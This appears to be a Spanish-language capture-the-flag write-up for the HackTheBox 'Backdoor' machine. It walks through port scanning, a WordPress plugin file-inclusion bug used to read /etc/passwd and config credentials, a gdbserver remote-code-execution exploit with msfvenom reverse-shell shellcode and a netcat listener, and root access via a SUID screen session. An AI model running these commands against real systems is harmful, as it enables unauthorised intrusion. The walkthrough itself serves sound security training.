HackTheBox - Backdoor

- tags: #WordPress #LFI #RCE #Abusing-Screen #Gdbserver-RCE #Log-Poisoning

---

Información de la máquina

- Dirección IP -> 10.129.96.68
- Puertos Abiertos: 22(SSH) 80(HTTP) 1337(WASTE)

Al hacerle un ping nos devuelve un TTL de 63 por lo que podemos deducir que es una maquina Linux

```
┌──(lshinkiz㉿kali)-[~/Escritorio/HTB/Backdoor/nmap]
└─$ ping -c 1 10.129.96.68
PING 10.129.96.68 (10.129.96.68) 56(84) bytes of data.
64 bytes from 10.129.96.68: icmp_seq=1 ttl=63 time=458 ms

--- 10.129.96.68 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 458.154/458.154/458.154/0.000 ms
```

Escaneo con nmap

Utilizaremos la herramienta **nmap** para así poder ver todos los puertos que tiene abierto internamente esta maquina

```
┌──(lshinkiz㉿kali)-[~/Escritorio/HTB/Backdoor/nmap]
└─$ nmap -p- --open --min-rate 5000 -n 10.129.96.68
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-22 19:24 -03
Nmap scan report for 10.129.96.68
Host is up (0.24s latency).
Not shown: 63300 closed tcp ports (reset), 2232 filtered tcp ports (no-
```

```
response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
1337/tcp open  waste

Nmap done: 1 IP address (1 host up) scanned in 18.16 seconds
```

Con este comando, lo que le hemos dicho a la herramienta que haga es que escanee todo el rango de puertos, es decir, desde el 0 hasta el 65535 (-p-), mostrando solamente los que devuelvan un estado «abierto» (--open). Luego, con el parámetro **--min-rate 5000**, le indicamos que no envíe menos de 5000 paquetes por segundo, esto para que el escaneo sea mucho más rápido. Y por último, el parámetro **-n** el cual le indica a la herramienta que no haga una resolución DNS.

Ahora, lo que haremos será escanear los puertos que nos devolvió que estaban abiertos, para poder ver qué servicio está corriendo en los mismos y sus respectivas versiones. Esto lo hacemos con el parámetro **-sCV**. Y por último, exportaremos la información en un archivo llamado «versiones».


```
┌──(lshinkiz㉿kali)-[~/Escritorio/HTB/Backdoor/nmap]
└─$ nmap -p22,80,1337 -sCV 10.129.96.68 -oN versiones
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-22 19:31 -03
Nmap scan report for 10.129.96.68
Host is up (0.29s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 b4:de:43:38:46:57:db:4c:21:3b:69:f3:db:3c:62:88 (RSA)
|   256 aa:c9:fc:21:0f:3e:f4:ec:6b:35:70:26:22:53:ef:66 (ECDSA)
|_  256 d2:8b:e4:ec:07:61:aa:ca:f8:ec:1c:f8:8c:c1:f6:e1 (ED25519)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Backdoor &#8211; Real-Life
|_http-generator: WordPress 5.8.1
1337/tcp open  waste?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 192.50 seconds
```

Con la información del puerto 22 (SSH) no podemos hacer mucho mas que saber que nos estamos enfrentando a un **Ubuntu Focal** lo cual no nos sirve de nada por ahora XD.

En el puerto 80 (HTTP) está corriendo un WordPress y su respectiva versión es la 5.8.1, y por ultimo en el puerto 1337 está corriendo un servicio llamado **waste** el cual se trata de un protocolo de mensajería e intercambios de archivos de forma cifrada en grupos de personas de confianza.



Al darle clic al botón de **Home** nos redirigirá a la url, **backdoor.htb** por lo tanto sabemos que se está aplicando **Virtual Hosting**, el **Virtual Hosting** es un método de alojar varios sitios web en un único servidor o grupo de servidores. Permitiendo compartir un servidor y tener así sus propios nombres de dominio.

```
┌──(root㉿kali)-[/home/…/Escritorio/HTB/Backdoor/nmap]
└─# echo "10.129.96.68 backdoor.htb" >> /etc/hosts
```

Si enumeramos los plugins de la pagina mediante el directorio https://backdoor.htb/wp-content/plugins/ se nos listara un plugin llamado **ebook-download**

Si leemos el README de ese plugin nos listara que se encuentra en la versión 1.0, si buscamos mediante searchsploit vulnerabilidades para ese plugin, nos mostrara que es vulnerable a un LFI.


```
┌──(lshinkiz㉿kali)-[~/Escritorio/HTB/Backdoor/nmap]
└─$ searchsploit ebook download
------------------------------------------------------------------------------
-----
 Exploit Title                                                     Path
------------------------------------------------------------------------------
-----
WordPress Plugin eBook Download 1.1 - Directory Traversal
php/webapps/39575.txt
------------------------------------------------------------------------------
-----
```

Al analizar esa explicación, la vulnerabilidad esta en el archivo **filedownload.php** el cual mediante el parámetro **?ebookdownloadurl** podemos apuntar a archivos internos de la máquina, vamos a probar con el archivo **/etc/passwd**

```
┌──(lshinkiz㉿kali)-[~/Escritorio/HTB/Backdoor/nmap]
└─$ curl -s -X GET 'http://backdoor.htb/wp-content/plugins/ebook-
download/filedownload.php?ebookdownloadurl=/etc/passwd' | grep "sh$"
/etc/passwd/etc/passwd/etc/passwdroot:x:0:0:root:/root:/bin/bash
user:x:1000:1000:user:/home/user:/bin/bash
```

Como vemos es vulnerable a un Local File Inclusion y haciendo uso del comando grep para filtrar por todo aquello que termine en "sh" podemos ver que hay un usuarios llamado **"user"** y obviamente el usuario **"root"**

Si listamos el archivo de configuración del WordPress, obtendremos un usuario y una contraseña, pero no podemos hacer gran cosa con ellos, pero no está de mas tenerlos anotados.




```
┌──(lshinkiz㉿kali)-[~/Escritorio/HTB/Backdoor/content]
└─$ echo "wordpressuser:MQYBJSaD#DxG6qbm > credentials.txt"
```

Una cosa que podemos hacer mediante un LFI es listar los procesos que se ejecutaron en el sistema, esto lo podemos ver en la ruta /proc//cmdline, mediante wfuzz podemos hacer fuerza bruta para ver el contenido de cada proceso

`wfuzz -c --hh=79,82 -z range,1-1000 "http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=/proc/FUZZ/cmdline"`

Analizando cada respuesta, hay un proceso el cual está ejecutando el siguiente comando

`/bin/sh-cwhile true;do su user -c "cd /home/user;gdbserver --once 0.0.0.0:1337 /bin/true;"; done`

Como vemos, se está ejecutando gdbserver en el puerto que anteriormente descubrimos que está abierto (1337). Si buscamos vulnerabilidades para gdbserver, veremos que es vulnerable a un RCE.

```
┌──(lshinkiz㉿kali)-[~/Escritorio/HTB/Backdoor/nmap]
└─$ searchsploit ebook download
------------------------------------------------------------------------------
-----
 Exploit Title                                                 Path
------------------------------------------------------------------------------
-----
GNU gdbserver 9.2 - Remote Command Execution (RCE)    linux/remote/50539.py
```

```
------------------------------------------------------------------------
-----
```

Si nos descargamos este script y lo ejecutamos, nos pedirá crear mediante msfvenom un shellcode

```
┌──(lshinkiz㉿kali)-[~/Escritorio/HTB/Backdoor/scrips]
└─$ python3 50539.py

Usage: python3 50539.py <gdbserver-ip:port> <path-to-shellcode>

Example:
- Victim's gdbserver   ->  10.10.10.200:1337
- Attacker's listener  ->  10.10.10.100:4444

1. Generate shellcode with msfvenom:
$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.10.100 LPORT=4444
PrependFork=true -o rev.bin

2. Listen with Netcat:
$ nc -nlvp 4444

3. Run the exploit:
$ python3 50539.py 10.10.10.200:1337 rev.bin



┌──(lshinkiz㉿kali)-[~/Escritorio/HTB/Backdoor/scrips]
└─$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.16.10 LPORT=4444
PrependFork=true -o rev.bin
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the
payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 106 bytes
Saved as: rev.bin
```

Una vez hecho esto, debemos ponernos en escucha con netcat por el puerto que le indicamos al shellcode y luego ejecutar el script pasándole como argumento la IP objetivo y el shellcode recién generado

Un shellcode es un pequeño fragmento de código utilizado como una carga útil en la explotación de vulnerabilidades de software

Si listamos los permisos SUID que tenemos, podremos ver que el binario screen es SUID. Si analizamos los procesos, podemos ver que este binario se está ejecutando.

el comando está constantemente monitoreando el directorio `/var/run/screen/S-root/` en busca de archivos o directorios vacíos. Cuando encuentra uno, inicia una nueva sesión de screen llamada root

Al ser un binario SUID podemos ejecutarlo y conectarnos a esa sesión que está creando como root

`scree -r root/`